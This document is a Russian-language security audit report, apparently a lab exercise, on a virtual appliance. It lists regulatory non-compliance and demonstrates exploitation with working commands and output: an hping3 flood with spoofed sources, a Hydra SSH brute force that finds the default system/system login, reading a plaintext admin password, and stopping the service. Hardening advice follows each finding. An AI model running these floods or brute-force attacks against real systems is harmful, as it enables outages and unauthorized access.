

Отчёт по аудиту информационной безопасности

Ответственный специалист:

Резепин Николай Артемович, специалист по информационной безопасности.

Введение.

Цель аудита:

Аудит проводился для оценки текущего уровня информационной безопасности системы, определения соответствия системы требованиям нормативных документов.

Основной целью было выявление потенциально слабых мест системы, которые могут поставить под угрозу конфиденциальность, целостность и доступность данных.

Методология:

Аудит был выполнен в соответствии с методологией оценки информационной безопасности, включающей следующие основные этапы:

- Подготовительный этап: анализ требований, сбор информации о системе;
- Анализ нормативной документации и требований;
- Анализ слабых мест системы и оценка уязвимостей;
- Составление рекомендаций по устранению выявленных несоответствий и слабых мест.

Используемые инструменты:

Дистрибутив "Kali Linux" с предустановленными в нем инструментами для тестирования системы и выявление уязвимостей.

Основными результатами аудита являются:

- Перечень выявленных несоответствий нормативным требованиям;
- Список обнаруженных слабых мест, которые могут привести к потенциальным угрозам;
- Рекомендации по устранению несоответствий и усилению защиты системы.

Анализ соответствия системы требованиям нормативных документов.

Цель анализа:

Обзор текущего состояния информационной системы на предмет соблюдения требований нормативных документов.

Несоответствие системы требованиям:

I. Идентификация и аутентификация субъектов доступа и объектов доступа (ИАФ):

- 1. ИАФ.4** - Управление средствами аутентификации, в том числе хранение, выдача, инициализация, блокирование средств аутентификации и принятие мер в случае утраты и (или) компрометации средств аутентификации.

Несоответствие: Пароль для учетной записи (admin) сохраняется в текстовом файле и не имеет никаких средств защиты в том числе шифрования.

II. Управление доступом субъектов доступа к объектам доступа (УПД):

- 1. УПД.1** - Управление (заведение, активация, блокирование и уничтожение) учетными записями пользователей, в том числе внешних пользователей

Несоответствие: Отсутствие документированных инструкций по настройке сетевых интерфейсов для различных гипервизоров

- 2. УПД.4** - Разделение полномочий (ролей) пользователей, администраторов и лиц, обеспечивающих функционирование информационной системы.

Несоответствие: В системе отсутствует четкое разграничение ролей между администраторами и обычными пользователями.

- 3. УПД.5** - Назначение минимально необходимых прав и привилегий пользователям, администраторам и лицам, обеспечивающим функционирование информационной системы.

Несоответствие: Отсутствие ограничений на доступ к каталогу /opt/sk.

- 4. УПД.6** - Ограничение неуспешных попыток входа в информационную систему (доступа к информационной системе).

Несоответствие: Отсутствие контроля за повторными попытками входа.

- 5. УПД.13** - Реализация защищенного удаленного доступа субъектов доступа к объектам доступа через внешние информационно-телекоммуникационные сети.

Несоответствие: Веб-интерфейс приложения доступен через протокол HTTP, что не обеспечивает должный уровень безопасности.

III. Регистрация событий безопасности (РСБ)

- 1. РСБ.1, РСБ.3, РСБ.7** - Определение событий безопасности, подлежащих регистрации, и сроков их хранения.

Сбор, запись и хранение информации о событиях безопасности в течение установленного времени хранения.

Защита информации о событиях безопасности.

Несоответствие: В ИС отсутствуют механизмы для регистрации событий безопасности.

IV. Защита среды виртуализации (ЗСВ)

- 1. ЗСВ.1** - Идентификация и аутентификация субъектов доступа и объектов доступа в виртуальной инфраструктуре, в том числе администраторов управления средствами виртуализации

Несоответствие: Вход осуществляется с предустановленными учетными данными (system/system).

Выводы по соответствию требованиям:

В результате анализа были выявлены несоответствия с требованиями ФСТЭК, касающиеся: идентификации и аутентификации пользователей, защиты каналов передачи данных, а также управление доступом и разделение полномочий внутри системы.

Обнаруженные слабые стороны системы и рекомендации по их устранению:

Цель анализа:

Определение потенциальных слабостей системы, которые могут привести к уязвимостям системы, а также разработка рекомендаций по их устранению.

Выявленные слабости:

1. **Слабость:** Отсутствием фильтрации нелегитимных запросов в системе

Уязвимость: Отказ в обслуживании (DoS и DDoS атака)

Описание процесса эксплуатации:

— С помощью утилиты **nmap**, провел сканирование системы на наличие открытых портов, а также сервисах использующие данные порты.

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 28:e5:32:99:81:0d:4c:6c:02:f6:1b:2c:0c:cb:6d:13 (RSA)
|   256 80:6a:67:ce:79:b8:df:b4:e9:18:f6:ec:7a:15:83:82 (ECDSA)
|_  256 aa:57:91:f1:95:1e:95:13:2e:17:86:6c:82:e2:b0:ea (ED25519)
8888/tcp  open  http     Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
```

Исходя из полученной информации можно сделать вывод, что приложение в веб-интерфейсе запускается на **порту 8888**.

—DoS атаку на выбранный порт, буду реализовывать с помощью утилиты **hping3**.

Для реализации более мощной атаки, которая может привести к видимым последствиям буду использовать метод **Mixed Flood с флагами FIN, SYN, PUSH**:

```
(drkshhhh@drksh)-[~]  
$ sudo hping3 -F -S -P --flood -p 8888 --rand-source 192.168.0.1  
[sudo] password for drkshhhh:  
HPING 192.168.0.1 (eth2 192.168.0.1): SFP set, 40 headers + 0 data bytes  
hping in flood mode, no replies will be shown
```

Полученный результат:

```
64 bytes from 192.168.0.1: icmp_seq=64 ttl=64 time=0.066 ms  
64 bytes from 192.168.0.1: icmp_seq=65 ttl=64 time=0.067 ms  
64 bytes from 192.168.0.1: icmp_seq=66 ttl=64 time=0.068 ms  
64 bytes from 192.168.0.1: icmp_seq=67 ttl=64 time=0.067 ms  
64 bytes from 192.168.0.1: icmp_seq=68 ttl=64 time=0.083 ms  
64 bytes from 192.168.0.1: icmp_seq=69 ttl=64 time=0.067 ms  
64 bytes from 192.168.0.1: icmp_seq=70 ttl=64 time=0.096 ms  
64 bytes from 192.168.0.1: icmp_seq=71 ttl=64 time=0.064 ms  
64 bytes from 192.168.0.1: icmp_seq=72 ttl=64 time=0.065 ms  
64 bytes from 192.168.0.1: icmp_seq=73 ttl=64 time=0.067 ms  
64 bytes from 192.168.0.1: icmp_seq=74 ttl=64 time=0.067 ms  
64 bytes from 192.168.0.1: icmp_seq=75 ttl=64 time=0.113 ms  
64 bytes from 192.168.0.1: icmp_seq=76 ttl=64 time=0.062 ms  
64 bytes from 192.168.0.1: icmp_seq=77 ttl=64 time=0.481 ms  
64 bytes from 192.168.0.1: icmp_seq=78 ttl=64 time=0.483 ms  
64 bytes from 192.168.0.1: icmp_seq=79 ttl=64 time=0.340 ms  
64 bytes from 192.168.0.1: icmp_seq=80 ttl=64 time=0.377 ms  
64 bytes from 192.168.0.1: icmp_seq=81 ttl=64 time=0.285 ms  
64 bytes from 192.168.0.1: icmp_seq=82 ttl=64 time=0.069 ms  
64 bytes from 192.168.0.1: icmp_seq=83 ttl=64 time=0.177 ms  
64 bytes from 192.168.0.1: icmp_seq=84 ttl=64 time=0.575 ms  
64 bytes from 192.168.0.1: icmp_seq=85 ttl=64 time=0.290 ms
```



```
64 bytes from 192.168.0.1: icmp_seq=146 ttl=64 time=0.341 ms
64 bytes from 192.168.0.1: icmp_seq=147 ttl=64 time=0.451 ms
64 bytes from 192.168.0.1: icmp_seq=148 ttl=64 time=0.508 ms
64 bytes from 192.168.0.1: icmp_seq=149 ttl=64 time=0.208 ms
64 bytes from 192.168.0.1: icmp_seq=150 ttl=64 time=0.389 ms
64 bytes from 192.168.0.1: icmp_seq=151 ttl=64 time=0.306 ms
64 bytes from 192.168.0.1: icmp_seq=152 ttl=64 time=0.392 ms
64 bytes from 192.168.0.1: icmp_seq=153 ttl=64 time=0.378 ms
64 bytes from 192.168.0.1: icmp_seq=154 ttl=64 time=0.315 ms
64 bytes from 192.168.0.1: icmp_seq=155 ttl=64 time=0.150 ms
64 bytes from 192.168.0.1: icmp_seq=156 ttl=64 time=0.254 ms
64 bytes from 192.168.0.1: icmp_seq=157 ttl=64 time=0.280 ms
64 bytes from 192.168.0.1: icmp_seq=158 ttl=64 time=0.367 ms
64 bytes from 192.168.0.1: icmp_seq=159 ttl=64 time=0.247 ms
64 bytes from 192.168.0.1: icmp_seq=160 ttl=64 time=0.332 ms
64 bytes from 192.168.0.1: icmp_seq=161 ttl=64 time=0.186 ms
64 bytes from 192.168.0.1: icmp_seq=162 ttl=64 time=0.103 ms
64 bytes from 192.168.0.1: icmp_seq=163 ttl=64 time=0.399 ms
64 bytes from 192.168.0.1: icmp_seq=164 ttl=64 time=0.376 ms
64 bytes from 192.168.0.1: icmp_seq=165 ttl=64 time=0.116 ms
64 bytes from 192.168.0.1: icmp_seq=166 ttl=64 time=0.377 ms
64 bytes from 192.168.0.1: icmp_seq=167 ttl=64 time=0.021 ms
64 bytes from 192.168.0.1: icmp_seq=168 ttl=64 time=0.514 ms
64 bytes from 192.168.0.1: icmp_seq=169 ttl=64 time=0.316 ms
64 bytes from 192.168.0.1: icmp_seq=170 ttl=64 time=0.017 ms
64 bytes from 192.168.0.1: icmp_seq=171 ttl=64 time=0.299 ms
64 bytes from 192.168.0.1: icmp_seq=172 ttl=64 time=0.287 ms
64 bytes from 192.168.0.1: icmp_seq=173 ttl=64 time=0.944 ms
64 bytes from 192.168.0.1: icmp_seq=174 ttl=64 time=0.182 ms
64 bytes from 192.168.0.1: icmp_seq=175 ttl=64 time=0.622 ms
64 bytes from 192.168.0.1: icmp_seq=176 ttl=64 time=0.352 ms
64 bytes from 192.168.0.1: icmp_seq=177 ttl=64 time=0.279 ms
64 bytes from 192.168.0.1: icmp_seq=178 ttl=64 time=0.338 ms
64 bytes from 192.168.0.1: icmp_seq=179 ttl=64 time=0.026 ms
64 bytes from 192.168.0.1: icmp_seq=180 ttl=64 time=0.112 ms
64 bytes from 192.168.0.1: icmp_seq=181 ttl=64 time=0.280 ms
```

Вывод: Можно наглядно проследить, насколько сильно увеличилось время отклика от сервера, это результат работы **DoS атаки** с одной машины, если же атакующих машин будет несколько, то такую атаку можно будет перекалифицировать в **DDoS атаку**, что приведет к полному отказу в обслуживанию системы.

Рекомендации: Использовать в приложении межсетевой экран (**Firewall**), который способен распознать атаку, и добавить в черный список IP адрес атакующей машины или нескольких машин сразу, тем самым предотвратить похожую атаку.

2. Слабость: Стандартный и широко известный пароль для входа в систему.

Уязвимость: Логин/пароль пользователя в ОС OVA - system/system, хоть в документации и обязывают сменить его после первого запуска, но каких-то средств, которые контролируют и обязывают это сделать отсутствуют. Исходя из этого можно сделать вывод что большая часть пользователей системы делать этого не будет, а значит ни составит никакого труда **методом перебора (brute force)** подобрать его удаленно **через SSH сервис**.

Описание процесса эксплуатации: Зная целевой IP адрес системы, можно подключиться удаленно к ней через SSH сервис, а так как логин/пароль являются стандартными, то можно методом **brute force** подобрать его с помощью специальных инструментов.

Для **brute force SSH** использовал предустановленный в **Kali Linux** инструмент **HYDRA**, а также словари с популярными комбинациями логина и пароля:

```
(drkshhhh@drksh)-[~/hydra_files]  
$ ls  
passwords.txt  usernames.txt
```

Используя **HYDRA** нашел совпадение по логину и паролю:

```
(drkshhhh@drksh)-[~/hydra_files]
$ hydra -L ~/hydra_files/usernames.txt -P ~/hydra_files/passwords.txt ssh://192.168.0.1

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-27 16:17:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.0.1:22/
[22][ssh] host: 192.168.0.1 login: system password: system
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-27 16:17:43
```

Далее имея целевой IP и логин/пароль (system/system) без проблем удаленно подключился к системе:

```
(drkshhhh@drksh)-[~/hydra_files]
$ ssh system@192.168.0.1
system@192.168.0.1's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings.

Last login: Sun Oct 27 22:59:25 2024 from 192.168.0.2
system@sk:~$ cd /.
system@sk:/$ ls
bin      home      lib64    opt     /sbin    tmp      vmlinuz.old
boot    initrd.img  per      lost+found  proc    srv      usr
dev      initrd.img.old  media    root    swapfile var
etc      lib        mnt      run      sys      vmlinuz
system@sk:/$
```

Рекомендации: Ввести обязательное и автоматическое изменение логина и пароля после первой авторизации в систему, что снизит вероятность получения доступа к системе методом грубого перебора (**brute force**).


3. Слабость: Отсутствие шифрования генерируемого пароля и защиты его хранилища и файловой системы в целом.

Уязвимость: Система генерирует пароль для учетной записи (**admin**) без шифрования, что создает уязвимость, при которой злоумышленники могут получить доступ к этому паролю в открытом виде.

Описание процесса эксплуатации: Я, получив доступ к системе через SSH, проанализировал ее каталоги без каких-либо ограничений на доступ, нашел файл, который прямо указывает на то, что в нем хранится пароль, так как файл имеет название «**password.txt**»:

```
system@sk:/opt$ cd sk
system@sk:/opt/sk$ ls
data password.txt sk.bin static
```

После чего достаточно будет открыть этот файл в любом текстовом редакторе и увидеть его содержимое.



```
system@sk: /opt/sk
File Actions Edit View Help
GNU nano 2.9.3 password.tx
~hydra files
79db99cf-6383-4afc-94f1-0ebb7f4a1592
```

Пароль администратора системы получен, далее я с полными правами на доступ к системе, могу производить ее дальнейшую компрометацию.

Рекомендации: Ввести автоматическое шифрование пароля при его генерации, а также ограничить доступ к каталогу, в котором хранится сам пароль.

4. Слабость: Отсутствует четкое разграничение ролей между администраторами и обычными пользователями.

Уязвимость: Все файлы приложения располагаются в каталоге (/opt/sk) и доступ к ним может получить абсолютно любой пользователь, в том числе и злоумышленник.

Описание процесса эксплуатации: Так как все основные файлы приложения располагаются в одном каталоге, и никакого разграничения на доступ к ним нету, то и скомпрометировать конфигурацию приложения ни составит ни какого труда.

Эта уязвимость вытекает из предыдущих, так как я уже получил доступ к системе через **SSH** удаленно, подобрав логин/пароль, теперь мне не составит труда скомпрометировать файлы системы на своей машине удаленно, а из-за отсутствия средств контроля, никто и не заметит того, что система уже скомпрометирована мною:

```
system@sk:/opt$ cd sk
system@sk:/opt/sk$ ls
data password.txt sk.bin static
system@sk:/opt/sk$
```

Рекомендации: Создать четкое разграничение ролей между администраторами и обычными пользователями, а также ограничить доступ к данному каталогу обычным пользователям.

5. Слабость: Отказоустойчивость и доступность сервиса systemd - sk.service

Уязвимость: Злоумышленник получив доступ к системе, как уже выяснилось ранее разграничений на доступ к файлам и сервисам отсутствует, без проблем может получить и доступ к сервису (**sk.service**), скомпрометировав его и изменить его конфигурацию или банально просто остановить его работу.

Описание процесса эксплуатации: Я на своей удаленной машине, ранее получив доступ к системе через сервис SSH удаленно, получил доступ к конфигурации самого сервиса (**sk.service**).

```
system@sk:/opt/sk$ systemctl status sk.service
● sk.service - Secure Kontru Service
   Loaded: loaded (/etc/systemd/system/sk.service; enabled; vendor preset: en
   Active: active (running) since Sun 2024-10-27 22:55:12 MSK; 1h 59min ago
     Main PID: 523 (sk.bin)
       Tasks: 4 (limit: 1126)
      CGroup: /system.slice/sk.service
             └─523 /opt/sk/sk.bin
```

```
system@sk: /opt/sk
File Actions Edit View Help
GNU nano 2.9.3 /etc/systemd/system/sk.service

[Unit]
Description=Secure Kontru Service
After=network.target auditd.service

[Service]
ExecStart=/opt/sk/sk.bin
WorkingDirectory=/opt/sk

[Install]
WantedBy=multi-user.target
```

Далее я могу делать с ней что угодно, скомпрометировать и изменить ее конфигурацию так, как нужно мне.

Также мне не составило никакого труда просто на просто остановить сам сервис (**sk.service**).

```
system@sk:/opt/sk$ sudo systemctl stop sk.service
[sudo] password for system:
system@sk:/opt/sk$ systemctl status sk.service
● sk.service - Secure Kontru Service
   Loaded: loaded (/etc/systemd/system/sk.service; enabled; vendor preset: enabled)
   Active: inactive (dead) since Mon 2024-10-28 01:04:08 MSK; 18s ago
     Process: 523 ExecStart=/opt/sk/sk.bin (code=killed, signal=TERM)
    Main PID: 523 (code=killed, signal=TERM)

Oct 27 22:55:12 sk systemd[1]: Started Secure Kontru Service.
Oct 28 01:04:08 sk systemd[1]: Stopping Secure Kontru Service ...
Oct 28 01:04:08 sk systemd[1]: Stopped Secure Kontru Service.
system@sk:/opt/sk$
```

Рекомендации: Как и говорилось ранее, нужно создать четкое разграничение по правам, чтобы обычный пользователь не мог получить доступ к важнейшим настройкам системы.

Также нужно настроить автоматический перезапуск и восстановление сервиса после сбоев. Сделать это можно, изменив конфигурационный файл сервиса, добавив туда следующие параметры:

```
[Unit]
Description=Secure Kontru Service
After=network.target auditd.service

[Service]
Restart=always
RestartSec=5
ExecStart=/opt/sk/sk.bin
WorkingDirectory=/opt/sk

[Install]
WantedBy=multi-user.target
```

Заключение:

Проведенный аудит информационной безопасности системы выявил множество несоответствий требованиям нормативных документов. Обнаруженные несоответствия представляют определенные риски для конфиденциальности, целостности и доступности информации, что в свою очередь может критически повлиять на безопасность системы и ее пользователей.

Также в ходе аудита были выявлены потенциальные слабости, которые при отсутствии мер по их устранению могут стать уязвимостями, что делает систему потенциально уязвимой для ряда распространенных угроз.

К каждой уязвимости были предложены рекомендации по ее устранению, реализовав которые, можно значительно повысить безопасность отдельных компонентов так и всей системы в целом.